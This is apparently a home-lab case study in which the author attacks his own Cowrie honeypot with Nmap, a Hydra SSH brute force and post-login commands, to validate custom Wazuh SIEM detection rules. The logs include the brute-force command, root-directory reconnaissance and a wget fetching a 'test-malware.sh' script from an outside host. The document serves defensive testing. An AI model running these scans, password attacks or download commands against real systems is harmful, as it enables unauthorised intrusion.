

The Little Fish Hunter – Attack Simulation & Detection Validation (Phase 2)

**Case Study: Automated Threat Detection and Honeypot Testing with
Wazuh SIEM**



Project Lead: Jacek Kaplon

Status: Phase 2 Update – Honeypot Testing & Validation

Release Date: April 8, 2026

Platform: Raspberry Pi 4 (Honeypot Agent) + Debian x86 (Wazuh Manager)

Technical Note on Network Architecture:


The Raspberry Pi sensor is configured with dual network interfaces to ensure strict isolation. The production Honeypot traps are located on an isolated VLAN 99 (wlan0), which has no access to the internal network. However, for this Validation & Testing Phase, the attack was simulated via the Management Interface (eth0 - 192.168.1.11). This approach allowed for safe verification that the Wazuh Agent correctly monitors the Docker container's logs and triggers custom detection rules before the final deployment to the untrusted network.

1. Stage One: Reconnaissance & Service Discovery (Nmap)

Objective: The primary objective of this stage is to perform a non-intrusive scan of the target to identify open ports and services. This mimics the initial reconnaissance phase of a real-world attack.

Attack Execution: I used Nmap from a remote Ubuntu workstation (192.168.1.12) to scan the Raspberry Pi 4 (192.168.1.11).

- Observation: Initial scans were blocked because the target dropped ICMP echo requests.
- Technique: Used the **-Pn** flag (treat host as online) to bypass ping blocking.
- Command used: **nmap -sV -Pn 192.168.1.11**



```
rasputin666@rasputin666:~$ nmap -sV 192.168.1.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-08 11:46 BST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.05 seconds
rasputin666@rasputin666:~$ nmap -sV -Pn 192.168.1.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-08 11:48 BST
Nmap scan report for rpilab.localdomain (192.168.1.11)
Host is up (0.0080s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
2222/tcp  open  ssh      OpenSSH 10.0p2 Debian 7+deb13u1 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.18 seconds
rasputin666@rasputin666:~$
```

Findings: The scan successfully identified two open SSH services:

1. **Port 2222**: Standard OpenSSH (management access on eth0).
2. **Port 22**: Cowrie Honeypot (running on the isolated VLAN 99 – wlan0).


2. Stage Two: Exploitation - Brute Force Attack (Hydra)

Objective: After discovering the open SSH port, the next step was to simulate a brute-force attack to test whether the Wazuh SIEM would correctly detect high-frequency login attempts against the honeypot.

Attack Execution: I used Hydra to perform a password guessing attack against the Cowrie Honeypot.

- Target: **192.168.1.11** (Port 22)
- Command used: **hydra -l root -p 12345 -t 4 192.168.1.11 ssh -s 22**

Detection & Analysis: The attack was immediately captured by the Wazuh Agent on the Raspberry Pi. The logs were forwarded to the Wazuh Manager, triggering custom **Rule 100201**: "Cowrie: Honeypot login failed".

A terminal window titled 'rasputin666@rasputin666: ~' showing the execution of a Hydra brute force attack. The user enters the command 'hydra -l root -p 12345 -t 1 192.168.1.11 ssh'. The output shows Hydra v9.5 starting at 2026-04-08 12:20:33, attacking ssh://192.168.1.11:22/. It successfully finds the password '12345' for the 'root' user. The terminal text is as follows:

```
rasputin666@rasputin666:~$ hydra -l root -p 12345 -t 1 192.168.1.11 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for i
llegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-08 12:20:33
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.11:22/
[22][ssh] host: 192.168.1.11  login: root  password: 12345
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-08 12:20:34
rasputin666@rasputin666:~$
```

Attacker successfully identified valid credentials via Brute Force on port 22.


3. Stage Three: Successful Intrusion

Wazuh Detection - Critical Alert

Description: This screenshot from the Wazuh Dashboard shows that the SIEM correctly identified a successful login to the Cowrie Honeypot. This type of alert is critical because it distinguishes between failed brute-force attempts and an actual compromise.

Key Technical Details:

- Rule ID: **100202** (Custom rule for successful honeypot login)
- Source IP: **192.168.1.12** (attacker)
- Target: **rpiLab** (Raspberry Pi honeypot)
- Captured Credentials: The attacker's **password (12345)** was extracted from the raw JSON log




Observation: The high-severity alert provided immediate visibility into a successful breach, allowing for quick incident response.

4. Stage Four: Post-Exploitation & Command Tracking


Objective: To demonstrate the Honeypot's ability to record every action taken by an intruder after a successful breach. This provides critical intelligence regarding the attacker's tools, techniques, and motives.

Attack Execution: After gaining shell access, the attacker performed a system reconnaissance. Commands like `whoami` and `uname -a` were used to identify the environment, followed by `ls` to search for sensitive files. Finally, a `wget` command was used to attempt to download a malicious script from an external source.



```
rasputin666@rasputin666: ~  
rasputin666@rasputin666:~$ ssh root@192.168.1.11 -p 22  
root@192.168.1.11's password:  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
root@svr04:~# whoami  
root  
root@svr04:~# uname -a  
Linux svr04 3.2.0-4-amd64 #1 SMP Debian 3.2.68-1+deb7u1 x86_64 GNU/Linux  
root@svr04:~# ls -la /root  
drwx----- 1 root root 4096 2013-04-05 12:25 .  
drwxr-xr-x 1 root root 4096 2013-04-05 12:03 ..  
drwx----- 1 root root 4096 2013-04-05 11:58 .aptitude  
-rw-r--r-- 1 root root 570 2013-04-05 11:52 .bashrc  
-rw-r--r-- 1 root root 140 2013-04-05 11:52 .profile  
drwx----- 1 root root 4096 2013-04-05 12:05 .ssh  
root@svr04:~# wget http://google.com/test-malware.sh  
--2026-04-08 11:42:18-- http://google.com/test-malware.sh  
Connecting to google.com:80... connected.  
HTTP request sent, awaiting response...
```

Findings: The terminal output confirms that the Cowrie Honeypot effectively mimics a real Debian environment, successfully deceiving the attacker and capturing the entire session for forensic analysis.



Observation: The SIEM successfully extracted the specific command used by the attacker to download external tools. This level of detail allows for immediate analysis of the intended malware.

5 Attacker Command Reconstruction

Timestamp	Rule ID	Alert Description	Captured Command (data.input)
12:42:19	100203	Cowrie: Command executed	wget http://google.com/test-malware.sh
12:41:57	100203	Cowrie: Command executed	ls -la /root
12:41:47	100203	Cowrie: Command executed	uname -a
12:41:41	100203	Cowrie: Command executed	whoami

6 Session Overview & Audit Trail:

The timeline view in Wazuh confirms a consistent audit trail. Every action taken during the short intrusion session was captured and triggered alerts.



Observation: The SIEM successfully extracted the specific commands executed by the attacker. This level of detail provides valuable insight into the attacker's behavior and intended actions (reconnaissance and attempt to download external tools).

7 Conclusion

The honeypot successfully deceived the attacker, recorded all commands, and forwarded them to the Wazuh SIEM. This validation shows that the current setup can detect both brute-force attempts and post-exploitation activity in a controlled environment.